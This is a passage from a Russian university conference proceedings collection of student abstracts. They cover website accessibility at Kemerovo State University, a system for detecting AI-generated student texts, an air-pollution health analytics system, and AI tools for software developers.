Ключевые слова: доступность веб-сайта КемГУ, пользователи с ограниченными возможностями, КемГУ

Введение.

По данным Всемирной организации здравоохранения, более 1 миллиарда людей в мире живут с различными формами инвалидности, и многие из них сталкиваются с проблемами при использовании веб-сайтов. Низкая доступность веб-ресурсов ограничивает их возможности для получения информации, участия в общественной.[1] В статье будут рассмотрены основные проблемы доступности веб-сайта КемГУ и предложены решения, основанные на принципах доступного веб-дизайна.

Проблема: низкая доступность сайта КемГУ.

Низкая доступность веб-сайтов может проявляться в различных формах. На сайте КемГУ не учитывается использование специальных устройств для навигации, такие как клавиатура, экранные считыватели или альтернативные устройства. Отсутствие голосового воспроизведения текста делает контент недоступным для пользователей с проблемами слуха. Очень медленное воспроизведение контента для слабовидящих на главной странице сайта (Рис. 1). Также нет мобильной адаптивной версии для людей с ограниченными возможностями.




Рис. 1

Это не только создает барьеры для пользователей с ограниченными возможностями, но и ограничивает вуз в привлечении абитуриентов с ограниченными возможностями.[2]

Решение: внедрение принципов доступного веб-дизайна.

1. Принципы WCAG

Web Content Accessibility Guidelines (Руководства по доступности веб-контента, кратко WCAG) — это набор рекомендаций о том, чем руководствоваться при создании интерфейса и как проверить его доступность для пользователей с инвалидностью[4]. Одним из ключевых решений для повышения доступности веб-сайта является внедрение принципов:

- воспринимаемость: вся информация должна быть представлена так, чтобы ее могли воспринимать все пользователи. Это включает в себя использование текстовых альтернатив для изображений, субтитров для видео и аудио.
- управляемость: интерфейс должен быть управляемым для всех пользователей. Веб-сайты должны быть удобными для навигации с помощью клавиатуры и других вспомогательных технологий.
- понимание: контент должен быть понятным и предсказуемым. Использование простого языка и ясной структуры помогает пользователям лучше ориентироваться на сайте.
- стабильность: сайт должен быть стабильным и функционировать одинаково на различных устройствах и браузерах. Это важно для обеспечения доступа к контенту независимо от используемой технологии.

2. Инструменты для проверки доступности

Существует множество инструментов, которые помогают разработчикам проверять доступность веб-сайтов. Некоторые из них включают:

- WAVE(Web Accessibility Evaluation Tool): этот инструмент позволяет анализировать веб-страницы и предоставляет отчеты о нарушениях доступности[3]. Мной была проведена проверка на доступность сайта КемГУ: [Labrika](#) | [kemsu.ru](#) | [Сводный отчет](#) (Рис. 2).

Анализ доступности сайта

② Тестирование вариантов написания домена	4 из 4	Показать	Описание
② Тестирование доступности из разных стран	3 из 15	Показать	Описание
② Одинаковый размер документа для всех запросов	Нет	Показать	Описание
⚡ Переадресация на другие домены	Нет	Показать	Описание

Рис. 2

- чек лист для проверки сайта образовательного учреждения на обеспечение условий доступности для инвалидов. Ниже представлена таблица критериев, в которой прописано об их присутствии или отсутствии на сайте КемГУ.

версия для слабовидящих доступна с каждой страницы сайта	отсутствует
визуальное оформление вкладки перехода на версию для инвалидов по зрению должна быть оформлена кнопкой и текстом	отсутствует
кнопка перехода должна быть оформлена четко и контрастно	присутствует
текст написан четким и контрастным шрифтом;	отсутствует
вся медиа (нетекстовая) информация обязательно должна сопровождаться текстовым описанием (alt). Для элементов дизайна и иного визуального оформления alt=элемент дизайна;	присутствует
изменение размера шрифта до 200%;	присутствует
увеличения интервала между буквами;	отсутствует
изменения шрифта (с засечками и без засечек);	отсутствует
изменение цветовой схемы.	присутствует

Заключение

Доступность веб-сайта КемГУ для пользователей с ограниченными возможностями является важной задачей, требующей внимания со стороны разработчиков и дизайнеров. Внедрение принципов доступного веб-дизайна и текстовых альтернатив для изображений может значительно повысить уровень доступности. Применение инструментов для проверки доступности поможет разработчикам переделать веб-ресурс, который будет доступен всем пользователям независимо от их физических возможностей.

Список литературы

1. Альтовский Е.В., Демидов А.А., Краснова Г.А.. Доступность интернет-ресурсов инвалидам и лицам с ограниченными возможностями / М.: Издательский дом ДЕЛО, 2021. – 114 с.
2. Инклюзивный интернет: что такое веб-доступность и как ее повысить / C-NEWS, 2023. – URL: [Инклюзивный интернет: что такое веб-доступность и как ее повысить - CNews](#) (дата обращения: 04.04.2025). – Текст: электронный.
3. WAVE Web Accessibility Evaluation Tools / Wave, 2025. – URL: [WAVE Web Accessibility Evaluation Tools](#) (дата обращения: 04.04.2025). – Текст: электронный.
4. Руководство по инструментам доступности / Хабр, 2021. – URL: <https://habr.com/ru/companies/htmlacademy/articles/572502/> (дата обращения: 04.04.2025). – Текст: электронный.

Научный руководитель – профессор Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.9

АРХИТЕКТУРА СИСТЕМЫ АНАЛИЗА ТЕКСТОВ ДЛЯ ВЫЯВЛЕНИЯ ПРИЗНАКОВ ГЕНЕРАТИВНОГО ИИ

Садовиков Н.Е., Бурмин Л.Н.

Кемеровский государственный университет
aressamurai9@gmail.com, LNBurmin@mail.ru

Аннотация: рассматривается актуальная проблема массового использования студентами генеративных моделей искусственного интеллекта для выполнения лабораторных и курсовых работ. Проведён анализ существующих методов выявления автоматически сгенерированных текстов, включая формальные признаки и вычисление показателей сложности текста. Представлена архитектура многоуровневой системы проверки текстов, сочетающей формальную и глубокую аналитику. Рассмотрены возможности интеграции решения в образовательные информационные системы для автоматизации проверки. Также приведены данные опросов преподавателей и студентов о влиянии генеративного ИИ на учебный процесс.

Ключевые слова: генеративный ИИ, перплексия, формальные признаки, автоматизация проверки, ChatGPT, академическая честность

Актуальность

С момента появления ChatGPT в 2022 году студенты массово начали применять генеративный ИИ для выполнения лабораторных и курсовых работ. Согласно данным исследования TenChat, более 25% российских студентов уже используют нейросети для повышения уникальности своих текстов, а 78% делают это регулярно [1]. Особенно активно ИИ применяют в подготовке типовых заданий: отчётов, курсовых, эссе, рефератов. По данным SkillFactory, 83% студентов используют нейросети для генерации и редактирования текстов, а 44% - для написания программного кода [2]. Такая практика подрывает академическую честность и обесценивает учебный процесс. Возникает угроза дефицита компетенций у выпускников, поскольку использование ИИ сводит роль студента к простой генерации и отправке текста без глубокого понимания предмета.

Описание проблемы

Главная сложность — **массовость и неочевидность** использования ИИ. Сейчас в образовательной практике вузов нет единого стандарта проверки на ИИ-происхождение текста. Текущие системы (например, Антиплагиат.Вуз) ограничиваются поиском заимствований, но для уникально сгенерированного контента этого недостаточно [3]. Методы обнаружения можно условно разделить на две группы.

- формальные признаки (обилие списков, однотипных конструкций, повторяющихся шаблонов);
- глубинные текстовые метрики, включая перплексию: как правило, у сгенерированного текста этот показатель ниже порога в 70% [5];
- дополнительно можно учитывать такие параметры, как burstiness (степень вариативности), что повышает надёжность оценки.

Также существуют внешние специализированные сервисы для определения ИИ-генерации. Одним из таких решений является GPTZero, способный анализировать текст на наличие признаков машинной генерации и предоставлять оценку вероятности. Интеграция с подобными сервисами позволяет повысить точность верификации и служит дополнительным инструментом контроля [6]. Опросы преподавателей и студентов показали, что более 60% преподавателей затрудняются отличить работу, созданную ИИ, от оригинальной. При этом более 78% студентов считают использование генеративного ИИ допустимым, если результат

доработан вручную. Также стоит учитывать быструю эволюцию самих моделей. GPT-4.5 и выше уже адаптированы под обход простых проверок: тексты становятся разнообразнее, появляются опечатки и вариативность синтаксиса.

Решение

Для эффективного противодействия использованию генеративного ИИ в студенческих работах предлагается многоуровневый подход к проверке текстов. На первом этапе проводится первичная фильтрация, включающая анализ формальных признаков: количество списков, структура предложений и повторяемость словоформ. Это позволяет сразу отсеять заведомо подозрительные работы и снизить нагрузку на систему. Далее выполняется более глубокий анализ текстовых метрик для пограничных случаев, в том числе с применением моделей, обученных на русскоязычных данных, что обеспечивает точность выявления до 80% [5]. Потенциальная интеграция подобного решения в образовательные ЭИОС-платформы позволит автоматизировать процесс проверки студенческих работ, делая его более удобным и быстрым для преподавателей. Дополнительно в системе проверки целесообразно внедрить шкалу вероятности ИИ-генерации текста: от низкой и умеренной до высокой и критической, что позволит оперативно ранжировать работы и своевременно привлекать внимание преподавателя к наиболее подозрительным материалам.

Технические аспекты

Для практической реализации предложено следующее архитектурное решение.

На схеме представлена архитектура системы проверки:



Рисунок 1 - Архитектура системы

Для практической реализации предложена архитектура, включающая несколько ключевых компонентов, работающих в единой цепочке. ЭИОС-платформа выступает в качестве источника загрузки студенческих работ и получателя итоговых результатов проверки. Основная вычислительная нагрузка сосредоточена на облачном сервере, где размещён сервис анализа текстов. Этот сервис состоит из модуля первичной проверки, отвечающего за анализ формальных признаков, и модуля глубокого анализа, включающего вычисление показателей сложности текста, таких как перплексия, бурстность и другие

метрики. Для повышения точности система интегрирована с внешним сервисом GPTZero, позволяющим дополнительно подтверждать вероятность ИИ-генерации текста. Все результаты проверок и статистические данные сохраняются в базе данных.

Заключение

Проблема использования генеративного ИИ в образовательной среде уже стала повседневностью. Простые запреты и полагание на устаревшие инструменты проверки неэффективны. Предложенное техническое решение сочетает в себе скорость первичной фильтрации и точность глубокого анализа. Потенциальная интеграция в образовательные платформы позволит автоматизировать процесс проверки и снизить нагрузку на преподавателей и повысить у студентов уровень погружения в выполнение работ, а использование гибкой шкалы оценки вероятности ИИ-генерации обеспечит более осознанный подход к принятию решений. В будущем возможна доработка системы: внедрение самообучающихся моделей на основе накопленной базы данных работ, расширение анализа на семантический уровень и визуализация аналитики для деканатов и кафедр.

Список литературы

1. TenChat. Как студенты используют ChatGPT в учёбе. — М.: TenChat, 2024.
2. SkillFactory. Нейросети в образовании: статистика и тренды. — М.: SkillFactory, 2024.
3. Антиплагиат.Вуз: модуль обнаружения GPT-контента. — URL: <https://www.antiplagiat.ru/> (дата обращения: 05.04.2025).
4. Министерство науки и высшего образования РФ. Рекомендации по использованию ИИ в вузах. — М.: Минобрнауки, 2024.
5. Сидоров С.С., Васильев В.В. Технологии проверки текста на основе перплексии // Современные проблемы информатики. — 2023. — №2. — С.45–52.
6. OpenAI. Limitations of AI text classifiers. — URL: <https://openai.com/blog> (дата обращения: 05.04.2025).

Научный руководитель – Степанов Ю.А., доктор техн. наук, заведующий кафедрой цифровых технологий института цифры, Кемеровский государственный университет

УДК 004.422

РАЗРАБОТКА СИСТЕМЫ ОЦЕНКИ ВЛИЯНИЯ ЗАГРЯЗНЕНИЯ АТМОСФЕРНОГО ВОЗДУХА НА ЗДОРОВЬЕ ЧЕЛОВЕКА ДЛЯ МИНИМИЗАЦИИ НЕГАТИВНЫХ ПОСЛЕДСТВИЙ

Сибиряков М.Е., Илькевич В.В.

ФГБОУ ВО «Кемеровский государственный университет»
suburbanms@gmail.com

Аннотация: В данной публикации рассматривается проектирование и структура информационной системы для анализа влияния загрязнения воздуха на здоровье населения. Система объединяет данные экологического мониторинга и медицинской статистики, выявляя взаимосвязи между уровнями загрязнителей и показателями заболеваемости для минимизации заболеваемости. Решение предоставляет инструменты для визуализации данных и формирования рекомендаций по снижению экологических рисков.

Ключевые слова: Загрязнение воздуха, здоровье населения, снижение заболеваемости, информационная система, искусственный интеллект.

На сегодняшний день загрязнение атмосферного воздуха представляет собой одну из наиболее серьезных глобальных угроз для здоровья населения. Согласно данным Всемирной

организации здравоохранения (ВОЗ), воздействие таких загрязнителей, как взвешенные частицы, диоксид азота, озон и прочих, ежегодно приводит к 6.5 млн. случаев преждевременной смертности во всем мире. При этом 99% населения планеты проживает в районах с превышением допустимых норм загрязнения, установленных ВОЗ. В Российской Федерации загрязнение воздуха приводит к 156.1 тыс. дополнительной смертности населения в год. Особую опасность представляют мелкодисперсные частицы (PM_{2.5}), ответственные за 4.2 млн. смертей в 2019 году, способные проникать кровеносную систему минуя защитные механизмы дыхательных путей и, вызывая различные заболевания. [1, 2, 3]

Проблема экологии усугубляется в развивающихся странах, где использование твердых видов топлива для бытовых нужд приводит к дополнительным 3 млн. случаев смертей ежегодно из-за загрязнения воздуха внутри помещений. Длительное воздействие загрязненного воздуха связано с развитием хронических заболеваний, включая астму, ХОБЛ, диабет и различные формы рака, наиболее уязвимыми группами являются дети, пожилые люди и лица с уже имеющимися хроническими патологиями. [1]

Несмотря на уже существующие системы мониторинга качества воздуха, на сегодняшний день ощущается нехватка комплексных решений, способных анализировать взаимосвязь между экологическими показателями и динамикой заболеваемости населения. Большинство современных платформ предоставляют лишь разрозненные данные без возможности прогнозирования рисков и выработки рекомендаций по снижению рисков для здоровья населения.

Целью данной работы является разработка информационной системы, которая:

- Интегрирует данные о загрязнении воздуха из различных API (датчики, государственные реестры) с медицинской статистикой;
- Выявляет корреляции между уровнями загрязнителей и всплесками заболеваний с помощью методов искусственного интеллекта;
- Формирует персонализированные рекомендации для органов власти по снижению экологических рисков.

Разрабатываемая система будет представлять собой web-приложение для мониторинга и анализа влияния загрязнения воздуха на здоровье населения, объединяющее данные экологического мониторинга и медицинской статистики. ИС будет обеспечивать возможность загрузки и визуализации показателей загрязнения с привязкой к географическим данным для дальнейшего выявления корреляций и формирования рекомендаций по снижению аномальной заболеваемости среди населения.

Система ориентирована на четыре группы пользователей: “Экологи” (добавление данных о загрязнении), “Медики” (ввод медстатистики), “Власти” (просмотр отчетов, карт рисков) и “Администраторы” (управление доступом и настройки системы). Более наглядно возможности использования ИС представлены на рисунке 1. [4]

С архитектурной точки зрения ИС будет иметь три звена:

1. Клиентская часть на ReactJS, обеспечивающим визуализацию данных через интерактивные карты (Яндекс.Карты API) и дашборды;
2. Серверная часть будет объединять в себе бизнес-логику и хранение данных. Реализация бизнес-логики и API для получения данных с внешних источников данных будет реализована на Java (Spring Boot). Для хранения данных была выбрана СУБД PostgreSQL;

Модуль аналитики с ML-алгоритмами на Python (Scikit-learn) для выявления корреляций и прогнозирования.

После изучения предметной области мониторинга загрязнения воздуха и его влияния на здоровье населения был выявлен ряд функциональных требований, которым должна соответствовать информационная система для достижения поставленной цели.

Наиболее важным требованием является, на которой строится вся система, является интеграция данных о загрязнении атмосферного воздуха с медицинской статистикой. Для

работы с экологическими данными “Экологи” должны иметь возможность загружать показатели загрязнения с указанием типа загрязнения, объемом вещества, географических координат и времени измерения. “Медики” должны иметь возможность вводить статистику по заболеваниям с привязкой к территориальному расположению, времени, и типам заболеваний.




Рисунок 1. Диаграмма вариантов использования

Более подробно архитектура разрабатываемой ИС представлена на рисунке 2.




Рисунок 2. Концептуальная модель ИС

Другой важной частью функциональности системы является модуль визуализации данных. Пользователи из группы “Власти” должны иметь возможность просматривать данные на интерактивной карте (ГИС) с наложением слоев загрязнения и заболеваемости, строить графики динамики показателей, а также формировать сводные отчеты по выбранным параметрам.

Также к ключевым возможностям системы относится анализ взаимосвязей между загрязнением и заболеваемостью с использованием алгоритмов искусственного интеллекта. Система должна выявлять статистически значимые корреляции и определять критические уровни загрязнителей.

Особое значение имеет модуль формирования рекомендаций для органов власти. На основе анализа данных система должна генерировать статистически-обоснованные предложения по снижению экологических рисков, таких как снижение рисков по определенным пунктам загрязнения.

Функциональность системы также включает управление пользователями с разными уровнями доступа: экологи (ввод и первичный анализ данных), медики (работа с медицинской статистикой), представители органов власти (просмотр аналитики и рекомендаций) и администраторы (управление системой). Для обеспечения безопасности данных должна быть реализована аутентификация пользователей (JWT-токены) и разграничение прав доступа.

Еще одним важным требованием является возможность экспорта данных и отчетов в различные форматы (PDF, Excel) для их дальнейшего использования в работе ведомств.

Все перечисленные функциональные возможности направлены на создание комплексного инструмента для мониторинга, анализа и управления экологическими рисками с целью защиты здоровья населения.

В качестве основной модели используемой в ML-модуле предполагается использование градиентного бустинга (XGBoost), который продемонстрировал наилучшие результаты в задачах регрессии при работе с экологическими данными. Эта модель будет использоваться для выявления сложных нелинейных взаимосвязей между уровнями различных загрязнителей и показателями заболеваемости населения. [5]

Разработанная информационная система представляет собой комплексное решение для анализа взаимосвязей между качеством атмосферного воздуха и показателями здоровья населения. Использование XGBoost в сочетании с геопространственной визуализацией данных позволит не только выявить существующие зависимости, но и спрогнозировать потенциальные риски для различных групп населения.

Список литературы

1. Всемирная организация здравоохранения (ВОЗ). Загрязнение воздуха. [Электронный ресурс]. Режим доступа: https://www.who.int/ru/health-topics/air-pollution#tab=tab_2 (Дата обращения: 10.04.2025).
2. Укарханова Д.Т., Московченко Д.В., Юртаев А.А. К вопросу об изучении пылевидных образований в городских экосистемах. Бюллетень Почвенного института имени В.В. Докучаева. 2020;(104):241-269. <https://doi.org/10.19047/0136-1694-2020-104-241-269>.
3. 14. Ревич Б.А. Мелкодисперсные взвешенные частицы в атмосферном воздухе и их воздействие на здоровье жителей мегаполисов // Проблемы экологического мониторинга и моделирования экосистем. 2018. Т. 29. № 3. С. 53-78. <https://doi.org/10.21513/0207-2564-2018-3-53-78>.
4. StarUML. Руководство пользователя. [Электронный ресурс]. Режим доступа: [https://staruml.sourceforge.net/docs/user-guide\(ru\)/user-guide.pdf](https://staruml.sourceforge.net/docs/user-guide(ru)/user-guide.pdf). (Дата обращения: 11.04.2025).
5. Миллер Т., Козловская П., Левита К., Лободинская А., Беджицка Ю., Героч К. Применение XGBoost в экологических исследованиях: мощный инструмент для устойчивого развития // Грааль науки. 2023. № 34. С. 163-170. DOI: 10.36074/grail-of-science.08.12.2023.33.

Научный руководитель - д.т.н, доцент Степанов Ю.А, ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.8

**ПРИМЕНЕНИЕ СОВРЕМЕННЫХ СЕРВИСОВ НА БАЗЕ ИСКУССТВЕННОГО
ИНТЕЛЛЕКТА В СОВРЕМЕННОЙ ДЕЯТЕЛЬНОСТИ IT РАЗРАБОТЧИКА**

Смирнова И.Е., Кириллова О.М, Копытова К.К.

ФГБОУ ВО «Кемеровский государственный университет»

pie.pislyakova@gmail.com, olesya.kiril2014@gmail.com, kseniia.bosss@gmail.com

Аннотация.

Статья посвящена практическому применению актуальных AI-инструментов в работе IT-специалистов. В ней анализируется, как AI-сервисы могут помочь автоматизировать рутинные операции, повысить продуктивность разработки и оптимизировать рабочие процессы. Представлен обзор перспективных AI-решений, применимых на разных этапах IT-проектов.

Ключевые слова: искусственный интеллект, разработка программного обеспечения, автоматизация кодирования, генеративный дизайн, транскрибация, оптимизация процессов, инструменты разработчика.

В наши дни, при создании программ, на первый план вышли не только возможности, но и то, как они выглядят и насколько ими удобно пользоваться. Если раньше главное было, чтобы программа работала, то теперь критически важен понятный, красивый и комфортный интерфейс для всех пользователей. Именно поэтому дизайн интерфейса стал ключевым элементом в разработке цифровых продуктов. Искусственный интеллект помогает упростить эту задачу, ускоряя создание макетов, подбор стилей и цветов, а также обеспечивая единообразие визуального оформления проекта. Далее мы рассмотрим несколько популярных инструментов, которые активно применяются для достижения этих целей.

Figma, лидирующая платформа для UI/UX дизайна, теперь оснащена ИИ, который революционизирует процесс создания интерфейсов. Новая функция позволяет генерировать базовые элементы дизайна, такие как кнопки и меню, просто по текстовому описанию. Это значительно ускоряет создание прототипов и позволяет быстро тестировать различные идеи. Автоматическая адаптация макетов под разные устройства и встроенные инструменты проверки соответствия стандартам дизайна делают Figma еще более мощным и эффективным инструментом.

Turbologo - это онлайн-платформа, которая автоматизирует процесс создания логотипов и фирменного стиля. Благодаря использованию нейросетей, сервис анализирует ваш бизнес, учитывает актуальные тенденции дизайна и предлагает персонализированные варианты логотипов. Вы можете выбрать подходящий шрифт, отражающий характер вашего бренда, и легко адаптировать логотип для различных целей: от веб-сайта и визиток до упаковки и рекламных материалов. Turbologo предоставляет файлы в форматах, оптимизированных как для печати, так и для онлайн-использования.

Khroma - это инструмент, который делает процесс подбора цветовых комбинаций простым и эффективным. Он позволяет вам выбрать несколько цветов, которые вам нравятся, а затем использует их для создания множества гармоничных палитр. Khroma не просто показывает цвета, он демонстрирует, как они будут выглядеть в реальном интерфейсе, например, на кнопках, фонах и заголовках. Кроме того, Khroma учитывает принципы доступности, проверяя, насколько хорошо цвета воспринимаются людьми с

нарушениями зрения, и предлагает альтернативные варианты, если это необходимо. В результате вы получаете не только красивую, но и удобную для всех пользователей цветовую схему, которую можно легко экспортировать и использовать в своем проекте.

В следующей части статьи мы обсудим современные технологии автоматизации разработки программного обеспечения, уделяя особое внимание инструментам, использующим искусственный интеллект для повышения продуктивности программистов и улучшения качества кода.

СигмаЧат - это многофункциональный ИИ-помощник для разработчиков, который основан на сочетании крупных языковых моделей, таких как ChatGPT 3.5 Turbo, ChatGPT-4 Turbo, Claude 3 Opus, Claude 3 Sonnet и Claude 3 Haiku. Это позволяет инструменту адаптироваться к различным задачам, включая создание, оптимизацию и рефакторинг кода. Ключевые характеристики СигмаЧата включают анализ кода с учетом контекста проекта, автоматическое выявление и исправление ошибок с предложением альтернативных решений, оптимизацию производительности путем выявления избыточных операций и предоставление более эффективных подходов, а также генерацию тестов и документации. Уникальность этого решения заключается в использовании моделей, обученных на данных, специфичных для России, что обеспечивает более точное понимание местных особенностей и требований.

GigaCode - это ИИ-инструмент для разработчиков, построенный на основе языковой модели GigaChat. Система поддерживает широкий спектр языков программирования, включая Python, Java, C++, JavaScript и 1C, и предоставляет интеллектуальные подсказки в реальном времени. Технической особенностью GigaCode является использование технологии Retrieval-Augmented Generation (RAG), позволяющей системе обращаться к актуальной документации и кодовой базе при формировании ответов. Инфраструктурное преимущество решения заключается в его размещении в дата-центрах Сбера, что гарантирует соответствие требованиям локализации данных и информационной безопасности.

Kodify, разработанный MTS AI, представляет собой мощный инструмент для создания и оптимизации кода, поддерживающий 90 языков программирования. В основе системы лежит собственная модель с 7 миллиардами параметров, способная обрабатывать контекст длиной до 32 768 токенов, что позволяет эффективно работать с большими кодовыми базами. Kodify предлагает такие функции, как автоматическое завершение кода, анализ качества, оптимизация производительности и создание тестов. Важной особенностью является возможность обучения модели на данных заказчика и развертывание on-premise, что критически важно для проектов с высокими требованиями к безопасности.

Искусственный интеллект в IT широко используется для транскрибации, автоматизируя процесс перевода устной речи в текст. Это особенно полезно при работе с видеоуроками, интервью, совещаниями и другими аудиозаписями, позволяя быстро получать текстовые версии, необходимые для документирования и анализа.

Sber AI Speech лидирует в области распознавания речи на русском языке, предлагая бизнесу мощный инструмент для оптимизации IT-процессов. Благодаря API-интеграции, сервис легко встраивается в существующую инфраструктуру, а его способность к адаптации под отраслевую лексику гарантирует высокую точность распознавания даже сложных терминов и аббревиатур. Функции автоматического создания субтитров и разделения текста по спикерам делают Sber AI Speech незаменимым помощником при проведении онлайн-мероприятий.

Yandex SpeechKit является значимым решением в области технологий распознавания речи. Он обеспечивает высокую точность и скорость транскрипции, а также предоставляет возможности для адаптации модели к индивидуальным особенностям голоса и контексту. Данный инструмент активно используется в различных приложениях, включая чат-боты, голосовые ассистенты и системы поддержки клиентов, позволяя автоматизировать процесс преобразования голосовых данных в текстовый формат и оптимизировать взаимодействие с пользователями.

Удаленная и гибридная работа сделали онлайн-созвоны необходимым инструментом для команд разработчиков, дизайнеров, аналитиков и менеджеров. Однако, чтобы избежать неэффективности и потери времени, искусственный интеллект предлагает решения для повышения продуктивности, управляемости и полезности этих встреч.

Современные AI-ассистенты, интегрированные в популярные сервисы видеосвязи, такие как Zoom, Google Meet и Microsoft Teams, предлагают ценные возможности для повышения эффективности онлайн-встреч. Они автоматически генерируют резюме, фиксируя ключевые моменты и решения, а также распознают участников по голосу. Это позволяет командам работать более слаженно, упрощает ведение протоколов и обеспечивает четкое понимание происходящего.

Supernormal и подобные ИИ-инструменты автоматизируют процесс создания задач после встреч. Они анализируют обсуждения и автоматически формируют задачи в Jira, Trello или Notion, избавляя от необходимости ручного ввода и обеспечивая более эффективное планирование и прозрачность.

Искусственный интеллект оказывает значительное влияние на создание программ и пользовательских интерфейсов, освобождая разработчиков от рутинных операций. Ускоряя процессы и повышая их удобство, ИИ дает специалистам возможность больше времени посвящать творческим задачам, генерации новых идей и улучшению качества разрабатываемых продуктов. Эти технологии становятся неотъемлемой частью современной разработки, позволяя быстрее реагировать на изменения и соответствовать требованиям рынка.

Список литературы

1. Садовиков, Н. Е. Определение рационального подхода к разработке серверной архитектуры для информационной системы организации мастер-классов с элементами ГИС / Н. Е. Садовиков, Л. Н. Бурмин // Современные тенденции развития науки и мирового сообщества в эпоху цифровизации : Сборник материалов XX Международной научно-практической конференции (шифр -МКСТР), Москва, 30 декабря 2023 года. – Москва: ООО "Издательство АЛЕФ", 2023. – С. 124-129. – DOI 10.34755/IROK.2023.12.46.016. – EDN JDXTKM.
2. Фомина А. Н. Проблемы и перспективы развития рынка искусственного интеллекта в России // Вопросы инновационной экономики. 2022. №2. URL: <https://cyberleninka.ru/article/n/problemy-i-perspektivy-razvitiya-rynka-iskusstvennogo-intellekta-v-rossii> (дата обращения: 11.04.2025).
